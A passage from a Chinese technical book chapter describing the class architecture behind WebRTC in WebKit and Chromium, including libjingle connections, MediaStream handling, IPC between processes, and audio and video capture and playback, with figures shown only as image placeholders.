


图 11-22　WebKit 和 Chromium 建立连接的基础设施

之后是 Chromium 的实现类。RTCPeerConnectionHandler 类继承自 WebKit 的 Chromium 移植的接口类，并做了具体的实现，这就是 content:: RTCPeerConnectionHandler，它同时集成自 PeerConnectionHandleBase 类，而该类拥有了支持建立连接所需的能力，当然它是依赖于 libjingle 项目提供的连接能力。

libjingle 提供了建立和管理连接的能力，支持透过 NAT 和防火墙设备、代理等建立连接。libjingle 不仅支持点到点的连接，也支持多用户连接。同时还包含了连接所使用的 MediaStream 接口，这是因为 Chromium 本身不直接使用 WebRTC 项目提供的接口，而是调用 libjingle 来建立连接，并使用 libjingle 提供的 MediaStream 接口，而 libjingle 本身则会使用 WebRTC 项目的音视频处理引擎。

接下来要介绍的是多媒体流，它需要一个非常复杂的框架，首先来看 WebKit 是如何支持 getUserMedia 这个接口的。图 11-23 描述了 WebKit，以及 WebKit 的 Chromium 移植中所定义的接口，图中虚线上半部分是 WebKit 中的类，下半部分是 Chromium 中的类。




图 11-23　WebKit 支持多媒体流的基础设施

最上层是 WebKit 支持多媒体流编程接口提供的具体实现类，如 NavigatorMediaStream 类，而直接同 V8 JavaScript 引擎桥接的类是 V8NavigatorUserMediaSuccessCallback，它是一个绑定类。因为 getUserMedia 接口主要是返回一个 MediaStream 对象，而 MediaStream 类可以提供众多访问数据流的接口，而连接的目的就是需要将 MediaStream 对应的多媒体流传输出去。图中 UserMediaRequest 类负责请求创建一个 MediaStream 对象。在 WebKit 的 Chromium 移植中，定义

WebUserMediaClient 为一个接口类，Chromium 需要新建子类来实现这一功能，这就是 Chromium 中的 MediaStreamImpl 类，它在后面的介绍中还会出现。

WebKit 中使用 MediaStreamRegistry 类来注册和管理对应的类，管理类根据 ID 信息来识别各个多媒体数据流。在接口层中，Chromium 移植使用 WebMediaStream 类来表示多媒体流，使用 WebMediaStreamRegistry 类来表示注册管理类。

下面的问题是 MediaStream 接口需要提供各种事件给网页，因为很多实际的工作是在 Chromium 中来完成的，所以 MediaStreamImpl 会将这些事件从 Chromium 传递给 WebKit。同时因为 Chromium 的多进程和沙箱模型，一些工作需要在 Browser 进程中完成，所以可以见到如图 11-24 所描述的跨进程的基础设施。




图 11-24　Chromium 支持 MediaStream 接口基础设施

IPC 左侧部分是 Browser 进程中的两个主要类，分别是消息处理类和 MediaStream 的管理类，该管理类知道 MediaStream 对应的网页是什么，并将事件（如创建和销毁等）传回 Renderer 进程。右侧是消息派发类，主要帮助 MediaStreamImpl 类来完成与 Browser 进程相关的 MediaStream 消息的传递。

实际上，MediaStream 可以表示本地的多媒体流，也可以表示远端的多媒体流。对于本地的多媒体流，需要音频和视频的捕获机制，同时使用上面建立的连接传输给远端。对于远端的多媒体流，需要使用连接来接收数据，并使用到音频和视频的解码能力。下面分成四个部分来分别介绍。

首先是音频的捕获机制，图 11-25 描述了该机制使用的主要类。当网页需要创建多媒体流的时候，MediaStreamImpl 会创建音频捕获类，也就是 WebRtcAudioCapturer 类，如图中上半部分。因为捕获音频需要音频输入设备，所以使用 AudioDeviceFactory 工厂类

创建一个逻辑上的 AudioInputDevice 对象。另外一个重要的类是 WebRtcAudioDeviceImpl，用来表示音频的设备，该类继承自 WebRtcAudioDeviceNotImpl 类。这其实是继承自 libjingle 和 WebRTC 项目中的抽线接口的一个桥接类，用来表示它们需要的音频设备，当然包括输入设备。同样因为 Renderer 进程不能访问音频输入设备，所以需要 IPC 来完成这一功能，Browser 进程的 AudioInputController 会控制和访问设备，而 AudioInputDeviceManager 可以管理和控制所有输入设备。




图 11-25 Chromium 本地捕获音频的基础设施

其次是处理远端多媒体流中的音频解码和播放功能。图 11-26 是 Chromium 处理远端音频流所需要的一些主要类及关系图。这里不涉及连接如何接收传输的数据，因为 Chromium 是使用 libjingle 和 WebRTC 项目来完成连接的功能。Chromium 使用 WebRtcAudioRender 类来完成音频渲染，该桥接类会被 WebMediaPlayer 作为渲染音频的实现类，其作用主要是将 MediaStream 的数据同实际的音频渲染类结合起来。




图 11-26 Chromium 处理远端音频基础设施

再次是从视频输入设备请求捕获本地视频流，图 11-27 是该功能依赖的一些主要类。




图 11-27　Chromium 本地捕获视频的基础设施

首先看虚线右侧 Renderer 进程中的设施。同样是 MediaStreamImpl 类发起，由辅助工厂类 MeidaStreamDependencyFactory 帮助创建一个 RtcVideoCapaturer，用来获取视频。该类有两个作用，其一是实现 libjingle 和 WebRTC 项目中的接口类，因为需要视频输入的实现，这个同音频部分非常类似。另外就是将调用请求交给一个代理类来完成，这就是 RtcVideoCaptureDelegate 类。下面的就比较好理解了，分别是管理类 VideoCaptureImplManager 和视频捕获类 VideoCaptureImpl，并包括一个发送消息到 Browser 进程的辅助类。在 Browser 进程使用控制类 VideoCaptureController 来获取 VideoCaptureDevice，该类会使用摄像头等视频输入设备，效果都相对比较简单直观。

最后是处理远端多媒体流中的视频解码和播放功能。当 MediaStreamImpl 对象接收到远端的多媒体流之后，它会使用 WebRTC 来对视频数据进行解码，因为可以使用硬件来解码，所以提高了处理的性能。




图 11-28　Chromium 处理远端视频基础设施

把 WebRTC 整个过程综合起来分析，可以有一种更为整体和直观的感受，如图 11-29

所示。读者可以结合这个图来回味一下之前所描述的众多细节。图中没有本地捕获的音视频的播放过程，因为它们不是必须的，而且同播放远端多媒体流类似，这里便不再赘述。

目前，在 Chrome 浏览器中，基于 WebRTC 的网页已经可以在移动操作系统(如 Android)上获得支持，移动领域的进展必将推动该技术的进一步发展。回顾本章介绍的多媒体各个方面的技术，读者可以看出，HTML5 技术不仅引入了多媒体的支持，而且加入了之前插件也不能支持的众多更新更复杂的技术，但是却极大提升了 HTML5 的应用范围。




图 11-29　WebKit、Chromium、libjingle 和 WebRTC 等项目支持 WebRTC 